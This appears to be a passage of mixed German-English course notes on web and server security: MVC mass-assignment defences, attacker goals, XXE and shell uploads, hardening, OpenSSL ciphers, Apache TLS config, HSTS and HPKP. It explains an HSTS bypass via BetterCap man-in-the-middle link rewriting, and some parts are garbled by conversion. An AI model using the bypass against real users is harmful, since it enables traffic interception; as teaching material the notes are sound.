TryUpdateModel will take a generic type parameter. You can use the generic type parameter and an interface definition to restrict the model binder to a subset of properties.

```
[HttpPost]
public ViewResult Edit()
{
    var user = new User();
    TryUpdateModel<IUserInputModel>(user);

    return View("detail", user);
}
```

This assumes your interface definition looks like the following.

```
public interface IUserInputModel
{
    string FirstName { get; set; }
}
```

Of course, the model will also have to implement the interface.

```
public class User : IUserInputModel
{
    public string FirstName { get; set; }
    public bool IsAdmin { get; set; }
}
```

### Lösung 4b – Stark typisierter Ansatz mit `ReadOnly`

There is also a [ReadOnly] attribute the model binder will respect. `ReadOnly` metadata might be what you want to use if you never want to bind the `IsAdmin` property. (Note: I remember `ReadOnly` not working in MVC 2 or MVC 1, but it is working in 3 & 4 (beta)).

```
public class User
{
    public string FirstName { get; set; }

    [ReadOnly(true)]
    public bool IsAdmin { get; set; }
}
```

### Lösung 5- Architektonischer Ansatz


One of many architectural approaches to solve the problem is to always put user input into a model designed for user input only.

```
public class UserInputViewModel
{
    public string FirstName { get; set; }
}
```

In this approach you'll never bind against business objects or entities, and you'll only have properties available for the input you expect. Once the model is validated you can move values from the input model to the object you use in the next layer of software.

Whatever approach you use, remember to treat any data in an HTTP request as malicious until proven otherwise.

# Server Security



Es gibt bereits die eine oder andere grössere Sicherheitslöcke

## Beispiel 1 – The Heartbleed Bug

Der Heartbleed-Bug ist ein schwerwiegender Programmfehler in älteren Versionen der Open-Source-Bibliothek OpenSSL, durch den über verschlüsselte TLS-Verbindungen private Daten von Clients und Servern ausgelesen werden können. Der Fehler betrifft die OpenSSL-Versionen 1.0.1 bis 1.0.1f und wurde mit Version 1.0.1g am 7. April 2014 behoben. Ein großer Teil der Online-Dienste, darunter auch namhafte Websites wie auch VoIP-Telefone, Router und Netzwerkdrucker waren dadurch für Angriffe anfällig.

## Beispiel 2 – Apache Struts

Eine Remote Code Execution Vulnerability im Framework Apache Struts 2.

Anhand von Statisiken kann man zeigen dass es rund 54 Tage geht bis ein Patch verfügbar ist, ein Exploit Bauer aber nur rund 6 Tage braucht. Ein erschreckender Fakt.

### Ziele des Hackers

- A: **Read** files from the server
- B: **Write** files to the server
- C: **Execute** commands (exploit contains command)  
C: **Execute** server commands (e.g. cmd.exe)  
C: **Execute** uploaded **files on server** (e.g. phpshell)
- D: **Elevate Privileges**


## Lesezugriff

Eine RO Attacke kann beispielsweise die XXE File Inclusion sein. Voraussetzung dafür ist, dass der DTD die Inclusion von Dokumenten erlaubt. Somit ist eine XXE Attacke möglich.

Dies kann dazu führen, dass Top Secret Files einer Firma ausgelesen werden können und der Hacker damit Geld machen kann.


## Schreib und Ausführungszugriff

Bei einer RW Attacke möchte einie Daten auf dem Server schreiben. JSP Dateien, PHP Dateien oder DLL Dateien. Gefährded sind hier Upload Funktionen. So kann ein Hacker beispielsweise eine JSP oder PHP Shell hochladen und damit den PC steuern.



## Berechtigungen erhöhen

Ziel ist es hier, sich nach und nach höhere Berechtigungen zur Verschaffen und und am Schluss dann vielleicht sogar ADMIN zu sein.



Microsoft mit Windows sowie Apple mit Mac OS hat einen solchen Mechanismus eingebaut. Braucht eine Applikation höhere Rechte erscheint eine entsprechende Meldung und je nach Konfiguration müssen die Passwörter neu eingegeben werden.

Anderes Beispiel ist vom SRF Blackout. Durch einen normalen Account konnte sich der Hacker Zugriff auf das SYSVOL verschaffen und dort dann eine XML Datei lesen, in welcher ein ADMIN Passwort in Hash-Form drin war. Da der Schlüssel über Microsoft bekannt, bekam der Hacker so erhöte Rechte auf dem System.

In 99 % der Fälle brauchen die Hacker nur die erhöhten Rechte um ihre Datei oder Binary auf dem Ziel (Opfer) ausführen zu können. In einem Prozent der Fälle findet der Hacker dieses Passwort und verbindet sich anschliessend als neu.

### Mindset

- Erwarte eine Schwachstelle in einem Service
- Sei nicht überrascht
- Mache den Server zu einem möglichst Hacker unfreundlichen Platz
- Erwarte den Hacker
- Mache es möglichst schwer für den Täter

### Generelle Vorschläge

- Halte OS, Service und Libraries immer auf dem aktuellsten Stand
- Programmiere sicher
- Möglichst wenig Rechte für Services (Isolation)
- Möglichst wenig Rechte für Dateien
- Stoppe die Internet Verbindung
- Authentisierung und Monitoring

### Hardening

#### Schritt 1 – Bei der Installation des Systems

Nur das Minimal System, keine Standards nutzen (Pfade, ... ), Separaten Festplatten für Log Files, Aktuellste Version, Installationsserver benutzen (damit immer sicher installiert wird).

#### Schritt 2 – Netzwerksicherheit

Nur die notwenigen Services starten, möglichst wenige Rechte an die laufenden Services geben (kein file owner, group owner), entferne Beispiele- und nicht gebrauchte Komponenten vom System, Implementiere ein Banner & Error Handling, Schalte das direkte Internet aus.

#### Schritt 3 – Authentisierung


Verwende eine möglichst starke Authentisierung, wenn nicht möglich dann ein zeitgesteuertes Aussperren, Überwache die Anzahl Fehlversuche, mit wenigen Rechten einloggen und dann erst root erlangen.


#### Schritt 4 – Überwachung und Auditing

Zeitsynchronisation, Event Handling, Forensik und Remote Logging.

### Prozess Berechtigungen

Am Beispiel vom Apache und Tomcat



**Apache und Tomcat****Tomcat – Dateiberechtigungen**

Mit Tomcat gibt es einige Probleme. Denn der Tomcat Process Owner muss RW Zugriff haben, damit Remote Deployment, Remote Configuration sowie Load Balancing funktioniert.

**Datei Berechtigungen**

- Gib niemals Schreibzugriff an „world“
  - ▶ **-rw-rw-rw-** service1 service1 config.ini
  - ▶ **-rw-rw-r--** service1 service1 config.ini
- Sichere Daten ab, indem du „world“ den Lese Zugriff entziehst
  - ▶ **-rw-rw-r--** service1 service1 certificate.key
  - ▶ **-rw-rw----** service1 service1 certificate.key
- Fehler in suid Tools können dazu benutzt werden um weitere Rechte zu erlangen
  - ▶ **-rwsr-xr-x** root root /bin/ping
- **CRON Jobs können gefährlich sein**

Programme werden als root ausgeführt. Wenn ein CRON also world-writable ist, kann ich das ganze System übernehmen.

# SSL/TLS Security

## SSL Ciphers

### OpenSSL Ciphers

```
$ openssl ciphers -v LOW
EDH-RSA-DES-CBC-SHA      SSLv3 Kx=DH     Au=RSA   Enc=DES (56)   Mac=SHA1
EDH-DSS-DES-CBC-SHA      SSLv3 Kx=DH     Au=DSS   Enc=DES (56)   Mac=SHA1
```

\$ openssl ciphers -v

- SSL/TLS Version
  - SSLv2, SSLv3, TLS1.0, TLS1.1, TLS1.2
- Key Exchange Mechanism
  - RSA, DH, DHE/DH, ECDHE, ...
- Authentication Mechanism
  - RSA, ...
- Encryption Algorithm
  - RC4, DES, AES, IDEA, SEED

### Example MEDIUM Ciphers

```
Terminal - root@HLKali: /home/hacker
File Edit View Terminal Tabs Help
root@HLKali /home/hacker
$ openssl ciphers -v 'MEDIUM'
DHE-RSA-SEED-SHA      SSLv3 Kx=DH     Au=RSA   Enc=SEED(128) Mac=SHA1
DHE-DSS-SEED-SHA      SSLv3 Kx=DH     Au=DSS   Enc=SEED(128) Mac=SHA1
ADH-SEED-SHA          SSLv3 Kx=DH     Au=None  Enc=SEED(128) Mac=SHA1
SEED-SHA              SSLv3 Kx=RSA    Au=RSA   Enc=SEED(128) Mac=SHA1
root@HLKali /home/hacker
```

Ein Cipher besteht wie links beschrieben aus 4 verschiedenen Teilen (SSL Version, Key Exchange, ...).

### SSL Ciphers TLSv1

```
Terminal - root@HLKali: /home/hacker
File Edit View Terminal Tabs Help
root@HLKali /home/hacker
$ openssl ciphers -v 'TLSv1'
ECDHE-PSK-AES256-CBC-SHA384 TLSv1 Kx=ECDHEPSK Au=PSK   Enc=AES(256) Mac=SHA384
RSA-PSK-AES256-CBC-SHA384 TLSv1 Kx=RSAPSK  Au=RSA   Enc=AES(256) Mac=SHA384
DHE-PSK-AES256-CBC-SHA384 TLSv1 Kx=DHEPSK Au=PSK   Enc=AES(256) Mac=SHA384
ECDHE-PSK-CAMELLIA256-SHA384 TLSv1 Kx=ECDHEPSK Au=PSK   Enc=Camellia(256) Mac=SHA384
RSA-PSK-CAMELLIA256-SHA384 TLSv1 Kx=RSAPSK  Au=RSA   Enc=Camellia(256) Mac=SHA384
DHE-PSK-CAMELLIA256-SHA384 TLSv1 Kx=DHEPSK Au=PSK   Enc=Camellia(256) Mac=SHA384
PSK-AES256-CBC-SHA384   TLSv1 Kx=PSK    Au=PSK   Enc=AES(256) Mac=SHA384
PSK-CAMELLIA256-SHA384  TLSv1 Kx=PSK    Au=PSK   Enc=Camellia(256) Mac=SHA384
ECDHE-PSK-AES128-CBC-SHA256 TLSv1 Kx=ECDHEPSK Au=PSK   Enc=AES(128) Mac=SHA256
RSA-PSK-AES128-CBC-SHA256 TLSv1 Kx=RSAPSK  Au=RSA   Enc=AES(128) Mac=SHA256
DHE-PSK-AES128-CBC-SHA256 TLSv1 Kx=DHEPSK Au=PSK   Enc=AES(128) Mac=SHA256
ECDHE-PSK-CAMELLIA128-SHA256 TLSv1 Kx=ECDHEPSK Au=PSK   Enc=Camellia(128) Mac=SHA256
RSA-PSK-CAMELLIA128-SHA256 TLSv1 Kx=RSAPSK  Au=RSA   Enc=Camellia(128) Mac=SHA256
DHE-PSK-CAMELLIA128-SHA256 TLSv1 Kx=DHEPSK Au=PSK   Enc=Camellia(128) Mac=SHA256
PSK-AES128-CBC-SHA256   TLSv1 Kx=PSK    Au=PSK   Enc=AES(128) Mac=SHA256
PSK-CAMELLIA128-SHA256  TLSv1 Kx=PSK    Au=PSK   Enc=Camellia(128) Mac=SHA256
ECDHE-PSK-NULL-SHA384   TLSv1 Kx=ECDHEPSK Au=PSK   Enc=None  Mac=SHA384
ECDHE-PSK-NULL-SHA256   TLSv1 Kx=ECDHEPSK Au=PSK   Enc=None  Mac=SHA256
RSA-PSK-NULL-SHA384    TLSv1 Kx=RSAPSK  Au=RSA   Enc=None  Mac=SHA384
RSA-PSK-NULL-SHA256    TLSv1 Kx=RSAPSK  Au=RSA   Enc=None  Mac=SHA256
DHE-PSK-NULL-SHA384    TLSv1 Kx=DHEPSK Au=PSK   Enc=None  Mac=SHA384
DHE-PSK-NULL-SHA256    TLSv1 Kx=DHEPSK Au=PSK   Enc=None  Mac=SHA256
PSK-NULL-SHA384         TLSv1 Kx=PSK    Au=PSK   Enc=None  Mac=SHA384
PSK-NULL-SHA256         TLSv1 Kx=PSK    Au=PSK   Enc=None  Mac=SHA256
root@HLKali /home/hacker
```

### Konfiguration in Apache

```
https://blog.compass-security.com/2013/11/compass-ssltsl-recom/
#####
# SSL GLOBAL CONFIG
#####
SSLCipherSuite HIGH:MEDIUM:+NULL:+MD5
SSLHonorCipherOrder on
SSLPassPhraseDialog builtin
SSLSessionCache "shmcb:/opt/applic/httpd/logs/ssl_scache(512000)"
SSLSessionCacheTimeout 300
```

### SSLCipherSuite

Definiert die akzeptierten SSL Ciphers

### SSLHonorCipherOrder

Definiert damit, dass die Server SSL Cipher Suite gegenüber der Client Cipher Suite bevorzugt wird.

### Empfehlung

Benutze TLSv1 und deaktiviere alles darunter.

► «Really Bad» NULL, EXP (EXPORT), ADH

► LOW: DES-CBC

► MEDIUM: SEED, IDEA, RC2, RC4-MD5

► High: AES, AES-GCM, DES3, CAMELLIA

## SSL Key Exchange

Da gibt es verschiedene Verfahren für den Key Exchange bei den OpenSSL Ciphers.

### RSA

Der Client verschlüsselt den Session Key mit dem Public Key des Server Zertifikates.

### DH

Diffie Hellman Key Exchange. In der Tat kein realer DH Key Exchange. Es werden statische Daten vom Zertifikat für den Key Exchange gebraucht. Keine PFS (Perfect Forward Secrecy).

### DHE/EDH/ECDHE

Steht für Ephemeral Diffie Hellman. Stellt PFS (Perfect Forward Secrecy) zur Verfügung.


### SSL PFS (Perfect Forward Secrecy)

PFS hilft gegen komprimierte Private Keys. Ohne PFS kann man damit die gesamte vergangene Kommunikation in kürzester Zeit entschlüsselt. Mit PFS muss jede Verbindung mit Brute Force angegangen werden. PFS selbst aber nützt gegen komprimierte Ciphers nichts. Es macht es dem Angreifer nur schwerer.

```
Perfect Forward Secrecy is obtained by using Ephemeral Diffie-Helman keys (DHE or EDH). So to get the cipher suits in that list that support PFS you could do:
$ openssl ciphers -v aECDSA aECDH kEDH kRSA | grep DHE

This will include ciphers based on ECDHE (Elliptic Curve) as well as DHE (RSA). An advantage of ECDHE is that it is a lot faster than DHE. However in the list generated by that command there are still quite a few weak ciphers that use weak or no crypto: DES, RC4, SSLv3, NULL.

All of those happened to have SSLv3 in common, so by excluding SSLv3 you get a list of 12 solid ciphers:
$ openssl ciphers -v aECDSA aECDH kEDH kRSA | grep DHE | grep -v SSLv3
```



## SSL Hardening

Beim SSL Hardening kommt es zum Problem, das ältere Browser sich nicht verbinden können. Dies wird durch die bereits oben genannten Einstellungen der CipherSuite und HonorCipherOrder erreicht.

```
<VirtualHost *:443>

    SSLPotocol          All -SSLv2 -SSLv3
    SSLCipherSuite       ECDHE-RSA-AES128-GCM-SHA256:ECDHE-
                           ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES256-
                           GCM-SHA384:ECDHE-ECDSA-AES128-GCM-SHA256-
                           :ECDHE-ECDSA-AES128-SHA:ECDHE-RSA-AES256-
                           SHA:ECDHE-RSA-AES128-SHA:ECDHE-RSA-AES256-
                           SHA384:ECDHE-RSA-AES256-SHA:ECDHE-ECDSA-AES256-
                           SHA:DHE-RSA-AES128-SHA:DHE-RSA-AES256-SHA256:DHE-
                           -DSS-AES256-SHA:AES128-GCM-SHA256:AES256-GCM-SHA384:ECDHE-RSA-
                           DES-CBC3-SHA:ECDHE-ECDSA-DES-CBC3-SHA:EDH-RSA-DES-CBC3-
                           SHA:EDH-DSS-DES-CBC3-SHA:DES-CBC3-
                           SHA:HIGH:!aNULL:!eNULL:!EXPORT:!DES:!RC4:!MD5:!PSK

    SSLHonorCipherOrder   on
    SSLCompression          off # default
    SSLInsecureRenegotiation off # default


</VirtualHost>
```

Die Applikation kann dann entscheiden, ob diese genügend ist und entsprechenden Meldungen anzeigen.

Dies führt zu unschönen Fehlermeldungen bei den Benutzer, welche noch mit einem altern Browser surfen (da diese die neuen Cipher noch nicht kennen). Dies ist kein Problem von Europa sondern bei internationalen Clients (Afrika, Asien).

Eine Möglichkeit die besser zu machen, ist auf dem Apache alles zu zulassen und in den mod\_headers an die Applikation weiterzuschicken.

## Informationssicherheit 3



```
root@HL-LCD /opt/applic/httpd/conf/extra/mod_ssl
$ cat httpd-ssl-info.conf
RequestHeader append HTTPS '%{HTTPS}s'
RequestHeader append SSL_CIPHER '%{SSL_CIPHER}s'
RequestHeader append SSL_CIPHER_ALGKEYSIZE '%{SSL_CIPHER_ALGKEYSIZE}s'
RequestHeader append SSL_CIPHER_EXPORT '%{SSL_CIPHER_EXPORT}s'
RequestHeader append SSL_CIPHER_USEKEYSIZE '%{SSL_CIPHER_USEKEYSIZE}s'
RequestHeader append SSL_CLIENT_A_KEY '%{SSL_CLIENT_A_KEY}s'
RequestHeader append SSL_CLIENT_A_SIG '%{SSL_CLIENT_A_SIG}s'
RequestHeader append SSL_CLIENT_CERT '%{SSL_CLIENT_CERT}s'
RequestHeader append SSL_CLIENT_CERT_CHAIN_n '%{SSL_CLIENT_CERT_CHAIN_n}s'
RequestHeader append SSL_CLIENT_CERT_RFC4523_CEA '%{SSL_CLIENT_CERT_RFC4523_CEA}s'
RequestHeader append SSL_CLIENT_I_DN '%{SSL_CLIENT_I_DN}s'
RequestHeader append SSL_CLIENT_I_DN_C '%{SSL_CLIENT_I_DN_C}s'
RequestHeader append SSL_CLIENT_I_DN_CN '%{SSL_CLIENT_I_DN_CN}s'
RequestHeader append SSL_CLIENT_I_DN_D '%{SSL_CLIENT_I_DN_D}s'
RequestHeader append SSL_CLIENT_I_DN_Email '%{SSL_CLIENT_I_DN_Email}s'
RequestHeader append SSL_CLIENT_I_DN_G '%{SSL_CLIENT_I_DN_G}s'
RequestHeader append SSL_CLIENT_I_DN_I '%{SSL_CLIENT_I_DN_I}s'
RequestHeader append SSL_CLIENT_I_DN_L '%{SSL_CLIENT_I_DN_L}s'
RequestHeader append SSL_CLIENT_I_DN_O '%{SSL_CLIENT_I_DN_O}s'
RequestHeader append SSL_CLIENT_I_DN_OU '%{SSL_CLIENT_I_DN_OU}s'
RequestHeader append SSL_CLIENT_I_DN_S '%{SSL_CLIENT_I_DN_S}s'
RequestHeader append SSL_CLIENT_I_DN_ST '%{SSL_CLIENT_I_DN_ST}s'
```

## Einige Gedanken zu dieser Lösung

In diesem Falle muss die Applikations die Ciphers checken. Bei allfälligen neuen Ciphers muss die Applikation neu konfiguriert werden.

Ein Pentester wird das als eine Schwachstelle bezeichnen, es ist aber eigentlich besser als ein Apache SSL Hardening.

## Testing SSL Ciphers

- Online** <https://www.ssllabs.com/ssltest/>
- Linux Tool** <https://github.com/iSECPartners/sslyze>

## HSTS Http Strict Transport Security

Strict-Transport-Security: max-age=2592000 [;includeSubdomains].

Dies hat zur Folge, dass jeder Request welcher mit dem Browser in den nächsten 30 Tagen gemacht wird, über HTTPS zu erfolgen hat (egal ob die Seite oder der Benutzer etwas anderes spezifiziert). Dies verhindert all Attacken, welche HTTP downgrades basieren.

- ▶ Header add Strict-Transport-Security "max-age=15552000"

Dies ist ein neuer HTTP Header und kann nur in den neueren Browser benutzt werden.



## Umgehung von HSTS

Die Hacker haben bereits einen Weg gefunden, wie Sie HSTS umgehen können. HSTS basiert auf der Zeit also NTP.

Die Hacker ändern die Zeit und lassen somit das HSTS ablaufen. So kann der dann auf den Fake Server connecten.

Ein anderer Weg ist HSTS mit BetterCap zu umgehen.

Since HSTS rules most of the time are applied on a per-hostname basis, the trick is to downgrade HTTPS links to HTTP and to prepend some custom sub domain name to them. Every resulting link won't be valid for any DNS server, but since we're MITMing we can resolve these hostnames anyway.

Let's take the previous example page:

```
... <a href="https://www.facebook.com/">Login</a> ...
```

A HSTS bypass attack will change it to something like: **www instead of www**

```
... <a href="http://www.facebook.com/">Login</a> ...
```

Notice that https has been downgraded to http and www replaced with www .

When the "victim" will click on that link, no HSTS rule will be applied (since there's no rule for such subdomain we just created) and the MITM software (BetterCap in our case ^\_^) will take care of the DNS resolution, allowing us to see and alter the traffic we weren't supposed to see.

## HPKP – HTTP Public Key Pinning

HPKP sollte gegen Man in the Middle Attacks helfen und ist ähnlich wie das Key Pinning bei den Mobile Apps. Der Client merkt sich sozusagen den Public Key und verifiziert damit die Webseite und deren Public Key wenn ihr Sie besucht.

Es ist aber anzumerken, dass HPKP und HSTS im Firefox über ein Textfile ganz einfach wieder gelöscht werden können.

### SETUP

[https://en.wikipedia.org/wiki/HTTP\\_Public\\_Key\\_Pinning](https://en.wikipedia.org/wiki/HTTP_Public_Key_Pinning)

```
#!/bin/bash

hpkp=`openssl x509 -in ./certs/www.hacking-
lab.com_20140630.crt -pubkey -noout | openssl rsa
-pubin -outform der | openssl dgst -sha256 -binary
| base64` 

echo $hpkp

echo "Header always set Public-Key-Pins \"pin-
sha256=$hpkp\"; max-age=5184000\""
```

### SiteSecurityServiceState.txt

```
[root@Hacker ~]# ls -al
total 24
drwxr-xr-x  3 hacker hacker 4096 Apr 28 09:13 .
drwxr-xr-x  4 hacker hacker 4096 Apr 28 09:46 .mozilla
drwxr-xr-x  3 hacker hacker 4096 Apr 28 09:46 .mozilla/firefox
drwxr-xr-x  3 hacker hacker 4096 Apr 28 09:46 .mozilla/firefox/00000000000000000000000000000000
drwxr-xr-x  3 hacker hacker 4096 Apr 28 09:46 .mozilla/firefox/00000000000000000000000000000000/profiles.ini
[root@Hacker ~]# cat .mozilla/Browser/2/SiteSecurityServiceState.txt
www.google-analytics.com:HTTPS 1 17284 1584273499134,1,0
addons.mozilla.org:HTTP 1 17284 149787929956,1,0
facebook.com:HTTPS 0 17147 1486711211708,1,1,WoIwRyI0VNa91ha8c1RSC7XH1l1yS9vwU001ud4PB18-r/rIkG3eE
services.addons.mozilla.org:HPKP 0 17246 14867112174328,1,1,WoIwRyI0VNa91ha8c1RSC7XH1l1yS9vwU001ud4PB18-r/rIkG3eE
pidom.u/kor/cwx20Motk4TyH1ByblA5E= 0 17284 150893925934,1,0
shaver.services.mozilla.com:HTTPS 0 17284 1498571644585,1,0
self-repair.mozilla.org:HTTPS 6 17284 1524923265109,1,1
